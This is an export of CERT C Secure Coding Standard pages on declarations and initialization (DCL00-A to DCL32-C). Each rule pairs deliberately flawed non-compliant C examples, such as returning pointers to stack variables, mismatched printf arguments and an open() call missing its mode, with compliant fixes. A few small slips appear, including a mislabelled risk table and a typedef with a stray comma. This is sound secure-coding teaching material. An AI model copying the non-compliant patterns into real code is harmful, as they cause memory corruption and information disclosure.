DCL32-C	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**
DCL33-C	**2** (medium)	**2** (probable)	**1** (high)	**P4**	**L3**
DCL34-C	**2** (medium)	**1** (unlikely)	**2** (medium)	**P4**	**L3**
DCL35-C	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**

DCL00-A. Declare immutable values using const or enum

This page last changed on Aug 15, 2007 by rcs.

Immutable (constant values) should be declared as `const`-qualified objects (unmodifiable lvalues), enumerations values, or as a last resort, a `#define`.

In general, it is preferable to declare immutable values as `const`-qualified objects rather than as macro definitions. Using a `const` declared value means that the compiler is able to check the type of the object, the object has scope, and (certain) debugging tools can show the name of the object. `const`-qualified objects cannot be used where compile-time integer constants are required, namely to define the:

- size of a bit-field member of a structure
- size of an array (except in the case of variable length arrays)
- value of an enumeration constant
- value of a `case` constant.

If any of these are required, then an integer constant (an rvalue) must be used. For integer constants, it is preferable to use an `enum` instead of a `const`-qualified object as this eliminates the possibility of taking the address of the integer constant and does not required that storage is allocated for the value.

Non-Compliant Code (*object-like* macro)

A preprocessing directive of the form:

`# define` *identifier replacement-list new-line*

defines an *object-like* macro that causes each subsequent instance of the macro name to be replaced by the replacement list of preprocessing tokens that constitute the remainder of the directive [ISO/IEC 9899-1999].

In this non-compliant code example, `PI` is defined as an *object-like* macro. Following the definition, each subsequent occurrence of the string "PI" is replaced by the string "3.14159" by textual substitution.

```
#define PI 3.14159
float degrees;
float radians;
/* ... */
radians = degrees * PI / 180;
```

An unsuffixed floating constant, as in this example, has type `double`. If suffixed by the letter `f` or `F`, it has type `float`. If suffixed by the letter `l` or `L`, it has type `long double`.

Compliant Solution

In this compliant solution, `pi` is declared as a `const`-qualified object, allowing the constant to have scope.

```
float const pi = 3.14159;
float degrees;
float radians;
/* ... */
radians = degrees * pi / 180;
```

While inadequate in some ways, this is the best that can be done for non-integer constants.

Non-Compliant Code Example (immutable integer values)

In this non-compliant code example, `max` is declared as a `const`-qualified object. While declaring non-integer constants as `const`-qualified object is the best that can be done in C, for integer constants we can do better. Declaring immutable integer values as `const`-qualified objects still allows the programmer to take the address of the object. Also, `const`-qualified integers cannot be used in locations where an integer constant is required, such as the value of a `case` constant.

```
int const max = 15;
int a[max]; /* invalid declaration outside of a function */
int const *p;

p = &max; /* legal to take the address of a const-qualified object */
```

Most C compilers allocate memory for `const`-qualified objects.

Compliant Solution (enum)

This compliant solution declares `max` as an `enum` rather than a `const`-qualified object or a macro definition.

```
enum { max = 15 };
int a[max]; /* OK */
int const *p;

p = &max; /* error: '&' on constant */
```

Risk Assessment

Failing to declare immutable values using `const` or `enum` can result in a value intended to be constant being changed at runtime.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
DCL00-A	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Section 6.3.2.1, "Lvalues, arrays, and function designators," Section 6.7.2.2, "Enumeration specifiers," and Section 6.10.3, "Macro replacement"

DCL01-A. Do not reuse variable names in sub-scopes

This page last changed on Aug 27, 2007 by fwl.

Do not use the same variable name in two scopes where one scope is contained in another. Examples include:

- No other variable should share the name of a global variable if the other value is in a subscope of the global variable.
- A block should not declare a variable the same name as a variable declared in any block that contains it.

Reusing variable names leads to programmer confusion about which variable is being modified. Additionally, if variable names are reused, generally one or both of the variable names are too generic.

Non-Compliant Code Example

In this example, the programmer sets the value of the `msg` variable, expecting to reuse it outside the block. Due to the reuse of the variable name, however, the outside `msg` variable value is not changed.

```
char msg[100];

void hello_message()
{
  char msg[80] = "Hello";
  strcpy(msg, "Error");
}
```

Compliant Solution

This compliant solution uses different, more descriptive variable names.

```
char error_msg[100];

void hello_message()
{
  char hello_msg[80] = "Hello";
  strcpy(error_msg, "Error");
}
```

Exceptions

When the block is small, the danger of reusing variable names is mitigated by the visibility of the immediate declaration. Even in this case, however, variable name reuse is not desirable.

Risk Assessment

Reusing a variable name in a sub-scope can lead to unintended values for the variable.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
DCL01-A	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Section 5.2.4.1, "Translation limits"
[MISRA 04] Rule 5.2

DCL02-A. Use visually distinct identifiers

This page last changed on Jul 12, 2007 by shaunh.

Use visually distinct identifiers to eliminate errors resulting from misrecognizing the spelling of an identifier during the development and review of code. Depending on the fonts used, certain characters are visually similar or even identical:

- '1' (one) and 'l' (lower case el)
- '0' (zero) and 'O' (capital o)

Do not define multiple identifiers that vary only with respect to one or more visually similar characters.

When using long identifiers, try to make the initial portions of the identifiers unique for easier recognition. This also helps prevent errors resulting from non-unique identifiers (DCL32-C. Guarantee identifiers are unique).

Risk Analysis

Failing to use visually distinct identifiers can result in the wrong variable being used, causing unexpected program flow.

Recommendation	Severity	Likelihood	Remediation Cost	Priority	Level
DCL02-A	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Section 5.2.4.1, "Translation limits"
[MISRA 04] Rule 5.1

DCL03-A. Place const as the rightmost declaration specifier

This page last changed on Aug 27, 2007 by fwl.

Place `const` as the rightmost declaration specifier when declaring constants. Although placing `const` to the right of the type specifier in declarations conflicts with conventional usage, it is less likely to result in common errors and should be the preferred approach.

Non-Compliant Code Example

In this non-compliant code example, the `const` type qualifier is positioned to the left of the type specifier NTCS in the declaration of `p`.

```
typedef char *NTCS;
const NTCS p;
```

This can lead to confusion when programmers assume a strict text replacement model similar to the one used in macros applies in this case. This leads you to think that `p` is a "pointer to `const char`" which is the incorrect interpretation. In this example, `p` is a actually a `const` pointer to `char`.

Compliant Solution

Placing `const` as the rightmost declaration specifier makes the meaning of the declaration clearer as in this compliant example.

```
typedef char *NTCS;
NTCS const p;
```

Even if a programmer (incorrectly) thinks of this as text replacement, `char * const p` will be correctly interpreted as a `const` pointer to `char`.

Exceptions

Placing `const` to the left of the type name may be appropriate to preserve consistency with existing code.

Risk Analysis

Placing `const` as the rightmost declaration specifier helps eliminate the ambiguity of a variable's type.

Recommendation	Severity	Likelihood	Remediation Cost	Priority	Level
DCL03-A	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Section 6.7, "Declarations"
[Saks 99]

DCL04-A. Take care when declaring more than one variable per declaration

This page last changed on Sep 05, 2007 by fwl.

Declaring multiple variables in a single declaration can cause confusion regarding the types of the variables and their initial values. If more than one variable is declared in a declaration, care must be taken that the actual type and initialized value of the variable is known. To avoid confusion, more than one variable should not be declared in the same declaration.

Non-Compliant Example

In this non-compliant example, a programmer or code reviewer might mistakenly believe that the two variables `str1` and
`str2` are declared as `char *`. In fact, `str1` has a type of `char *`, while `str2` has a type of `char`.

```
char* str1 = 0, str2 = 0;
```

Compliant Solution

There are multiple solutions based on the intention of the programmer.

This compliant solution splits the declaration into two, making it readily apparent that both `str1` and `str2` are declared as `char *`.

```
char *str1 = 0;
char *str2 = 0;
```

In this compliant solution, `str2` is left as a `char`, if that was the intention, but makes its declaration separate for the sake of clarity.

```
char *str1 = 0;
char str2 = 0;
```

Non-Compliant Example

In this non-compliant example, a programmer or code reviewer might mistakenly believe that both `i` and `j` have been initialized to 1. In fact, only `j` has been initialized, while `i` remains uninitialized.

```
int i, j = 1;
```

Compliant Solution

In this compliant solution, it is readily apparent that both i and j have been initialized to 1.

```
int i = 1;
int j = 1;
```

Risk Analysis

Declaring no more than one variable per declaration helps eliminate unintended confusion.

Recommendation	Severity	Likelihood	Remediation Cost	Priority	Level
DCL04-A	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Section 6.7, "Declarations"

DCL05-A. Use typedefs to improve code readability

This page last changed on Jun 22, 2007 by jpincar.

Use `typedef` names to improve code readability.

Non-Compliant Code Example

The following declaration of the signal function does not make use of `typedef` names and is consequently hard to read.

```
void (*signal(int, void (*)(int)))(int);
```

Compliant Solution

This compliant solution makes use of `typedef` names to specify exactly the same type as in the non-compliant coding example.

```
typedef void fv(int),
typedef void (*pfv)(int);
fv *signal(int, fv *);
pfv signal(int, pfv);
```

Risk Assessment

Code readability is important for discovering and eliminating vulnerabilities.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
DCL05-A	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999:TC2] Section 6.7.7, "Type definitions"

DCL06-A. Use meaningful symbolic constants to represent literal values in program logic

This page last changed on Aug 27, 2007 by fwl.

Avoid the use of *magic numbers* in code when possible. Magic numbers are constant values that represent an arbitrary value, such as a determined appropriate buffer size, or a malleable concept such as the age a person is considered an adult, which could change from one location to another. Rather, use appropriately named symbolic constants clarify the intent of the code. In addition, if a specific value needs to be changed reassigning a symbolic constant once is more efficient and less error prone then replacing every instance of the value to be changed.

Non Compliant Code Example

The meaning of the numeric literal 18 is not clear in this example.

```
/* ... */
if (age >= 18) {
   /* Take action */
}
else {
  /* Take a different action */
}
/* ... */
```

Compliant Solution

The compliant solution replaces 18 with the symbolic constant `ADULT_AGE` to clarify the meaning of the code.

When declaring immutable symbolic values, such as `ADULT_AGE` it is best to declare them as a constant in accordance with [DCL00-A. Declare immutable values using const or enum].

```
enum { ADULT_AGE=18 };
/* ... */
if (age >= ADULT_AGE) {
   /* Take action */
}
else {
  /* Take a different action */
}
/* ... */
```

Exceptions

While replacing numeric constants with a symbolic constant is often a good practice, it can be taken too far. Exceptions can be made for constants that are themselves the abstraction you want to represent, as in this compliant solution.

```
x = (-b + sqrt(b*b - 4*a*c)) / (2*a);
```

Replacing numeric constants with symbolic constants in this example does nothing to improve the readability of the code, and may in fact make the code more difficult to read:

```
enum { TWO = 2 };     /* a scalar */
enum { FOUR = 4 };    /* a scalar */
enum { SQUARE = 2 };  /* an exponent */
x = (-b + sqrt(pow(b,SQUARE) - FOUR*a*c))/ (TWO * a);
```

When implementing recommendations it is always necessary to use sound judgment.

Risk Assessment

Using numeric literals makes code more difficult to read and understand. Buffer overruns are frequently a consequence of a magic number being changed in one place (like an array declaration) but not elsewhere (like a loop through an array).

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
DCL06-A	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

http://www.doc.ic.ac.uk/lab/cplus/c++.rules/chap10.html
[ISO/IEC 9899-1999] Section 6.7, "Declarations"

DCL07-A. Ensure every function has a function prototype

This page last changed on Sep 10, 2007 by jsg.

Functions should always be declared with the appropriate function prototype. A function prototype is a declaration of a function that declares the types of its parameters. If a function prototype is not available, the compiler cannot perform checks on the number and type of arguments being passed to functions. Argument type checking in C is only performed during compilation, and does not occur during linking, or dynamic loading.

Non-Compliant Code Example 1

This non-compliant program makes use of function declarators with empty parentheses. Consequently, the program compiles cleanly at high warning levels but contains serious errors.

```
#include <stdio.h>
extern char *strchr();

int main(void) {
  char *c = strchr(12, 5);
  printf("Hello %c!\n", *c);
  return 0;
}
```

C99 Section 6.11, "Future language directions", states that "The use of function declarators with empty parentheses (not prototype-format parameter type declarators) is an obsolescent feature." The use of these declarations prevents the compiler from performing type checking.

Compliant Solution 1

The following compliant solution includes the header file containing the appropriate library function prototype.

```
#include <stdio.h>
#include <string.h>

int main(void) {
  char *c = strchr("world", 'w');
  printf("Hello %c!\n", *c);
  return 0;
}
```

Non-Compliant Code Example 2

The non-compliant code example uses the identifier-list form for the parameter declarations.

```
extern int max(a, b)
int a, b;
{
  return a > b ? a : b;
}
```

Section 6.11 of the C99 standards, "Future language directions", states that "The use of function definitions with separate parameter identifier and declaration lists (not prototype-format parameter type and identifier declarators) is an obsolescent feature."

Compliant Solution 2

In this compliant solution, `extern` is the storage-class specifier and `int` is the type specifier; `max(int a, int b)` is the function declarator; and the block within `{}` is the function body.

```
extern int max(int a, int b)
{
  return a > b ? a : b;
}
```

Non-Compliant Code Example 3

Failure to specify function prototypes results in a function being implicitly defined. Without a function prototype, the compiler assumes the the correct number and type of parameters have been supplied to a function. This can result in unintended and undefined behavior.

In this non-compliant code example, the definition of `func()` expects three parameters but is supplied only two. However, because there is no prototype for `func()`, the compiler assumes that the correct number of arguments has been supplied, and uses the next value on the program stack as the missing third argument.

```
func(1, 2);
/* ... */
int func(int one, int two, int three){
  printf("%d %d %d", one, two, three);
  return 1;
}
```

C99 eliminated implicit function declarations from the C language [ISO/IEC 9899-1999:TC2]. However, many compilers allow compilation of programs containing implicitly defined functions, although they may issue a warning message. These warnings should be resolved [MSC00-A. Compile cleanly at high warning levels], but do not prevent program compilation.

Compliant Solution 3

To correct this example, the appropriate function prototype for `func()` should be specified.

```
int func(int, int, int);
/* ... */

func(1, 2);
```

```
/* ... */
int func(int one, int two, int three){
  printf("%d %d %d", one, two, three);
  return 1;
}
```

Non-Compliant Code Example 4

The following example is based on rule [MEM02-A. Do not cast the return value from malloc()]. The header file `stdlib.h` contains the function prototype for `malloc()`. Failing to include `stdlib.h` causes `malloc()` to be improperly defined.

```
char *p = malloc(10);
```

Compliant Solution 4

Including `stdlib.h` ensures the function prototype for `malloc()` is declared.

```
#include <stdlib.h>
/* ... */
char *p = malloc(10);
```

Risk Assessment

Failing to specify function prototypes can result in unexpected or unintended program behavior.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
DCL31-C	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999:TC2] Forward, Section 6.9.1, "Function definitions"
[Spinellis 06] Section 2.6.1, "Incorrect Routine or Arguments"

DCL08-A. Declare function pointers using compatible types

This page last changed on Aug 29, 2007 by jsg.

If a function pointer is typed to accept fewer arguments than the function it is initialized to, invoking that function may cause additional data to be taken from the process stack. As a result, unexpected data may be accessed by the called function.

Attempting to compile a program with a function pointer initialized to a function with an incompatible parameter list typically generates a warning message. These warnings should be resolved [MSC00-A. Compile cleanly at high warning levels], but do not prevent program compilation.

Non-Compliant Code Example

The incorrect declaration of `fn_ptr` could result in an unexpected value being used as parameter `z` in function `add()`.

```
int add(int x, int y, int z) {
   return x + y + z;
}
int main(int argc, char *argv[]) {
   int (*fn_ptr) (int, int) ;
   int res;
   fn_ptr = &add;
   res = fn_ptr(2, 3);  /* incorrect */
   /* ... */
   return 0;
}
```

Compliant Solution

To correct this example, the declaration of `fn_ptr` is changed to accept three arguments.

```
int add(int x, int y, int z) {
   return x + y + z;
}

int main(int argc, char *argv[]) {
   int (*fn_ptr) (int, int, int) ;
   int res;
   fn_ptr = &add;
   res = fn_ptr(2, 3, 4);
   /* ... */
   return 0;
}
```

Risk Assessment

Incorrect declaration of function pointers will pull extra data off the stack, most likely resulting in incorrect calculations, a segmentation fault, or unintended information disclosure. If an attacker already had the opportunity to manipulate the stack, this could result in more serious issues.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
DCL08-A	**2** (medium)	**1** (unlikely)	**1** (high)	**P2**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Section 6.3.2.3 "Pointers"

DCL09-A. Declare functions that return an errno with a return type of errno_t

This page last changed on Aug 29, 2007 by jsg.

Many existing functions that return an errno are declared as returning a value of type int. It is semantically unclear by looking at the function declaration or prototype if these functions return an error status or a value (or worse, some combination of the two).

TR 24731-1 defines a new type of errno_t that is type int in <errno.h> and elsewhere. Many of the functions defined in TR 24731-1 return values of this type. As a matter of programming style, errno_t should be used as the type of something that deals only with the values that might be found in errno. For example, a function that returns the value of errno should be declared as having the return type errno_t.

Non-Compliant Code Example

This non-compliant code example illustrates a function called opener() that is declared as returning a value of type int. The function, however, uses this return value to indicate the return status of the function by returning values of errno. Consequently, the meaning of the return value is not as clear as it could be.

```
enum { NO_FILE_POS_VALUES = 3 };

int opener(FILE* file, int *width, int *height, int *data_offset) {
  int file_w;
  int file_h;
  int file_o;
  fpos_t offset;

  if (file == NULL) { return -1; }
  if (fgetpos(file, &offset) != 0) { return -1; }
  if (fscanf(file, "%i %i %i", &file_w, &file_h, &file_o)  != NO_FILE_POS_VALUES) { return -1;
}
  if (fsetpos(file, &offset) != 0) { return -1; }

  *width = file_w;
  *height = file_h;
  *data_offset = file_o;

  return 0;
}
```

Compliant Solution

In this compliant solution, the opener() function returns a value of type errno_t, providing a clear indication that this returns a value that might be found in errno.

```
#include <errno.h>

enum { NO_FILE_POS_VALUES = 3 };

errno_t opener(FILE* file, int *width, int *height, int *data_offset) {
  int file_w;
  int file_h;
  int file_o;
```

```
    int rc;
    fpos_t offset;

    if (file == NULL) { return EINVAL; }
    if ((rc = fgetpos(file, &offset)) != 0 ) { return rc; }
    if (fscanf(file, "%i %i %i", &file_w, &file_h, &file_o)  != NO_FILE_POS_VALUES) { return EIO;
  }
    if ((rc = fsetpos(file, &offset)) != 0 ) { return rc; }

    *width = file_w;
    *height = file_h;
    *data_offset = file_o;

    return 0;
  }
```

NOTE: `EINVAL` and `EIO` are not defined in C99, but they are defined in most implementations.

Risk Assessment

Failing to test for error conditions can lead to vulnerabilities of varying severity. Declaring functions that return an errno with a return type of `errno_t` will not eliminate this problem but will help mitigate it.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
DCL09-A	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC TR 24731-2006]
[ISO/IEC 9899-1999:TC2] Section 6.7.5.3, "Function declarators (including prototypes)"

DCL10-A. Take care when using variadic functions

This page last changed on Aug 29, 2007 by fwl.

Variadic functions provide the ability to specify a variable number of arguments to a function, but they can be problematic. Variadic functions contain an implicit contract between the function writer and the function user that must be made to establish how many arguments are passed on an invocation. If care is not exercised when invoking a variadic function to ensure that it knows when to stop processing arguments and that the argument list is used incorrectly, there may be dangerous consequences. It should be noted that variadic functions must always have an ellipsis as a parameter, or the result is undefined.

Argument Processing

In the following code example, a variadic function called `average()` (taken from an article written by Robert Seacord for Linux World Magazine on variadic functions) is used to determine the average value of its passed integer arguments. The function will stop processing arguments when it sees that the argument is `-1`.

```
int average(int first, ...) {
  size_t count = 0;
  int sum = 0;
  int i = first;
  va_list marker;

  va_start(marker, first);

  while (i != -1) {
    sum += i;
    count++;
    i = va_arg(marker, int);
  }

  va_end(marker);
  return(count ? (sum / count) : 0);
}
```

Note that `va_start()` must always be called to initialize the argument list and `va_end()` must always be called when finished with a variable argument list.

However, if the function is called as follows:

```
int avg = average(1, 4, 6, 4, 1);
```

The omission of the `-1` terminating value means that on some architectures, the function will continue to grab values from the stack until it either hits a `-1` by coincidence, or until it is terminated.

In the following line of code, which is an actual vulnerability in an implementation of a `useradd` function from the `shadow-utils` package, the POSIX function `open()` (which is implemented as a variadic function) is called missing an argument. If the stack is maliciously manipulated, the missing argument, which controls access permissions, could be set to a value that allows for an unauthorized user to read or modify data.

```
fd = open(ms, O_CREAT|O_EXCL|O_WRONLY|O_TRUNC);
```

Another common mistake is to use more format specifiers than supplied arguments. This results in undefined behavior, which could end up pulling extra values off the stack and unintentionally exposing data. The following example illustrates a case of this:

```
char const *error_msg = "Resource not available to user.";
/* ... */
printf("Error (%s): %s", error_msg);
```

Argument List Caveats

C99 functions that themselves take the variadic primitive `va_list` pose an additional threat when dealing with variadic functions. Calls to `vfprintf()`, `vfscanf()`, `vprintf()`, `vscanf()`, `vsnprintf()`, `vsprintf()`, and `vsscanf()` use the `va_arg()` macro, invalidating the parameterized `va_list`. Thus, this `va_list` must not be used except for a call to the `va_end()` macro once any of those functions are used.

Risk Assessment

Incorrectly using a variadic function can result in abnormal program termination or unintended information disclosure.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
DCL10-A	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999:TC2] Section 7.15, "Variable arguments"; 7.19.6.8 "The `vfprintf` function"

DCL11-A. Understand the type issues associated with variadic functions

This page last changed on Aug 30, 2007 by fwl.

The parameters of a variadic function are interpreted by the `va_arg()` macro. The `va_arg()` macro is used to extract the next argument from an initialized argument list within the body of a variadic function implementation. The size of each parameter is determined by the specified `type`. If `type` is inconsistent with the corresponding argument, the behavior is undefined and may result in misinterpreted data or an alignment error [EXP36-C. Do not cast between pointers to objects or types with differing alignments].

Because arguments to variadic functions are untyped, the programmer is responsible for ensuring that arguments to variadic functions are of the same type as the corresponding parameter except for the following cases:

- one type is a signed integer type, the other type is the corresponding unsigned integer type, and the value is representable in both types;
- one type is pointer to void and the other is a pointer to a character type.

Non-Compliant Code Example (type interpretation error)

The C99 `printf()` function is implemented as a variadic function. This non-compliant code example swaps its null terminated byte string and integer parameters with respect to how they were specified in the format string. Consequently, the integer is interpreted as a pointer to a null terminated byte string and dereferenced. This will likely cause the program to abnormally terminate. Note that the `error_message` pointer is likewise interpreted as an integer.

```
char const *error_msg = "Error occurred";
/* ... */
printf("%s:%d", 15, error_msg);
```

Compliant Solution (type interpretation error)

This compliant solution is formatted so that the specifiers are consistent with their parameters.

```
char const *error_msg = "Error occurred";
/* ... */
printf("%d:%s", 15, error_msg);
```

As shown, care should be taken that the arguments passed to a format string function match up with the supplied format string.

Non-Compliant Code Example (type alignment error)

In this non-compliant code example, a type `long long` integer is parsed by the `printf()` function with just a `%d` specifier, possibly resulting in data truncation or misrepresentation when the value is pulled from the argument list.

```
long long a = 1;
char msg[128] = "Default message";
/* ... */
printf("%d %s", a, msg);
```

Because a `long long` was not interpreted, if the architecture is set up in a way that `long long` uses more bits for storage, the subsequent format specifier `%s` is unexpectedly offset, causing unknown data to be used instead of the pointer to the message.

Compliant Solution (type alignment error)

This compliant solution adds in the length modifier `ll` to the `%d` format specifier so that the variadic function parser for `printf()` pulls the right amount of space off of the variable argument list for the long long argument.

```
long long a = 1;
char msg[128] = "Default message";
/* ... */
printf("%lld %s", a, msg);
```

Risk Assessment

Inconsistent typing in variadic functions can result in abnormal program termination or unintended information disclosure.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
DCL11-A	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999:TC2] Section 7.15, "Variable arguments"

DCL12-A. Create and use abstract data types

This page last changed on Aug 24, 2007 by rcs.

Abstract data types, private data types, and information hiding are not restricted to object-oriented languages like C++ and Java. These concepts can and should be implemented in C language programs as well.

Non-Compliant Code Example

This non-compliant code example is based on the managed string library developed by CERT [Burch 06]. In this non-compliant example, the managed string type is defined in the include file "`string_m.h`" as follows:

```
struct string_mx {
    size_t size;
    size_t maxsize;
    unsigned char strtype;
    char *cstr;
};

typedef struct string_mx *string_m;
```

The implementation of the `string_m` type is fully visible to the user of the data type after including the "`string_m.h`" file. Programmers are consequently more likely to directly manipulate the fields within the structure, violating the software engineering principles of information hiding and data encapsulation and increasing the probability of developing incorrect or non-portable code.

Compliant Solution

This compliant solution reimplements the `string_m` type as a private type, hiding the implementation of the data type from the user of the managed string library. To accomplish this, the developer of the private data type creates two include files: an external "`string_m.h`" include file that is included by the user of the data type and an internal file that is only included in files that implement the managed string abstract data type.

In the external "`string_m.h`" the `string_m` type is declared as a pointer to a `struct string_mx`, which in turn is declared as an incomplete type.

```
struct string_mx;
typedef struct string_mx *string_m;
```

In the internal include file `struct string_mx` is fully defined, but not visible to a user of the data abstraction.

```
struct string_mx {
    size_t size;
    size_t maxsize;
    unsigned char strtype;
```

```
        char *cstr;
    };
```

Modules that implement the abstract data type include both the external and internal definitions, while users of the data abstraction include only the external "`string_m.h`" file. This allows the implementation of the `string_m` to remain private.

Risk Assessment

The use of abstract data types, while not essential to secure programming, can significantly reduce the number of defects and vulnerabilities introduced in code, particularly during on-going maintenance.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
DCL12-A	**1** (low)	**1** (unlikely)	**1** (high)	**P1**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[Burch 06]
[ISO/IEC 9899-1999] Section 6.2.5, "Types"

DCL30-C. Declare objects with appropriate storage durations

This page last changed on Sep 04, 2007 by jsg.

An object has a storage duration that determines its lifetime. There are three storage durations: *static*, *automatic*, and *allocated*.

According to [ISO/IEC 9899-1999]:

> The lifetime of an object is the portion of program execution during which storage is guaranteed to be reserved for it. An object exists, has a constant address, and retains its last-stored value throughout its lifetime. If an object is referred to outside of its lifetime, the behavior is undefined. The value of a pointer becomes indeterminate when the object it points to reaches the end of its lifetime.

Attempting to access an object outside of its lifetime could result in an exploitable vulnerability.

Non-Compliant Code Example (Global Variables)

This non-compliant code example declares the variable `p` as a pointer to a constant `char` with file scope. The value of `str` is assigned to `p` within the `dont_do_this()` function. However, `str` has automatic storage duration so the lifetime of `str` ends when the `dont_do_this()` function exits.

```
char const *p;
void dont_do_this() {
    char const str[] = "This will change";
    p = str; /* dangerous */
    /* ... */
}

void innocuous() {
    char const str[] = "Surprise, surprise";
}
/* ... */
dont_do_this();
innocuous();
/* now, it is likely that p is pointing to "Surprise, surprise" */
```

As a result of this undefined behavior, it is likely that `p` will refer to the string literal `"Surprise, surprise"` after the call to the `innocuous()` function.

Compliant Solution (`p` with block scope)

In this compliant solution, `p` is declared with the same scope as `str`, preventing `p` from taking on an indeterminate value outside of `this_is_OK()`.

```
void this_is_OK() {
    char const str[] = "Everything OK";
    char const *p = str;
```

```
        /* ... */
    }
    /* pointer p is now inaccessible outside the scope of string str */
```

Compliant Solution (p with file scope)

If it is necessary for p to be defined with file scope, it can be set to NULL before str is destroyed. This prevents p from taking on an indeterminate value, although any references to p must check for NULL.

```
    char const *p;
    void is_this_OK() {
        char const str[] = "Everything OK?";
        p = str;
        /* ... */
        p = NULL;
    }
```

Non-Compliant Code Example (Return Values)

In this example, the function init_array() incorrectly returns a pointer to a local stack variable.

```
    char *init_array() {
       char array[10];
       /* Initialize array */
       return array;
    }
```

On some compilers, compiling with sufficiently high warning levels will generate a warning when a local stack variable is returned from a function.

Compliant Solution (Return Values)

Correcting this example depends on the intent of the programmer. If the intent is to modify the value of array and have that modification persist outside of the scope of init_array(), then the desired behavior can be achieved by declaring array elsewhere and passing it as an argument to init_array().

```
    int main(int argc, char *argv[]) {
       char array[10];
       init_array(array);
       /* ... */
       return 0;
    }


    void init_array(char array[]) {
       /* Initialize array */
       return;
    }
```

Risk Assessment

Referencing an object outside of its lifetime could result in an attacker being able to run arbitrary code.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
DCL30-C	**3** (high)	**2** (probable)	**1** (high)	**P6**	**L2**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

Automated Detection

The Coverity Prevent **RETURN_LOCAL** checker finds many instances where a function will return a pointer to a local stack variable.

References

[ISO/IEC 9899-1999] Section 6.2.4, "Storage durations of objects," and Section 7.20.3, "Memory management functions"

DCL32-C. Guarantee identifiers are unique

This page last changed on Aug 02, 2007 by shaunh.

Identifiers must be unique to prevent confusion about which variable or function is being referenced. Implementations can allow additional non-unique characters to be appended to the end of identifiers, making the identifiers appear unique while actually being indistinguishable.

To guarantee identifiers are unique, first the number of significant characters recognized by (the most restrictive) compiler used must be determined. This assumption must be documented in the code.

The standard defines the following minimum requirements:

- 63 significant initial characters in an internal identifier or a macro name (each universal character name or extended source character is considered a single character)
- 31 significant initial characters in an external identifier (each universal character name specifying a short identifier of 0000FFFF or less is considered 6 characters, each universal character name specifying a short identifier of 00010000 or more is considered 10 characters, and each extended source character is considered the same number of characters as the corresponding universal character name, if any)

Restriction of the significance of an external name to fewer than 255 characters in the standard (considering each universal character name or extended source character as a single character) is an obsolescent feature that is a concession to existing implementations. Therefore, it is not necessary to comply with this restriction, as long as the identifiers are unique and the assumptions concering the number of significant characters is documented.

Non-Compliant Code Example

Assuming the compiler implements the minimum requirements for signficant characters required by the standard, the following examples are non-compliant:

```
extern int global_symbol_definition_lookup_table_a[100];
extern int global_symbol_definition_lookup_table_b[100];
```

The external indentifiers in this example are not unique because the first 31 characters are identical.

```
extern int \U00010401\U00010401\U00010401\U00010401[100];
extern int \U00010401\U00010401\U00010401\U00010402[100];
```

In this example, both external identifiers consist of four universal characters, but only the first three characters are unique. In practice, this means that both identifiers are referring to the same integer array.

Compliant Solution

In the compliant solution, the signficant characters in each identifier vary.

```
extern int a_global_symbol_definition_lookup_table[100];
extern int b_global_symbol_definition_lookup_table[100];
```

Again, assuming a minimally compliant implementation, the first three universal characters used in an identifier must be unique.

```
extern int \U00010401\U00010401\U00010401\U00010401[100];
extern int \U00010402\U00010401\U00010401\U00010401[100];
```

Risk Assessment

Non-unique identifiers can lead to abnormal program termination, denial-of-service attacks, or unintended information disclosure.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
DCL32-C	**2** (low)	**1** (unlikely)	**3** (low)	**P6**	**L2**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Section 5.2.4.1, "Translation limits"
[MISRA 04] Rule 5.1

DCL33-C. Ensure that source and destination pointers in function arguments do not point to overlapping objects if they are restrict qualified

This page last changed on Jun 22, 2007 by jpincar.

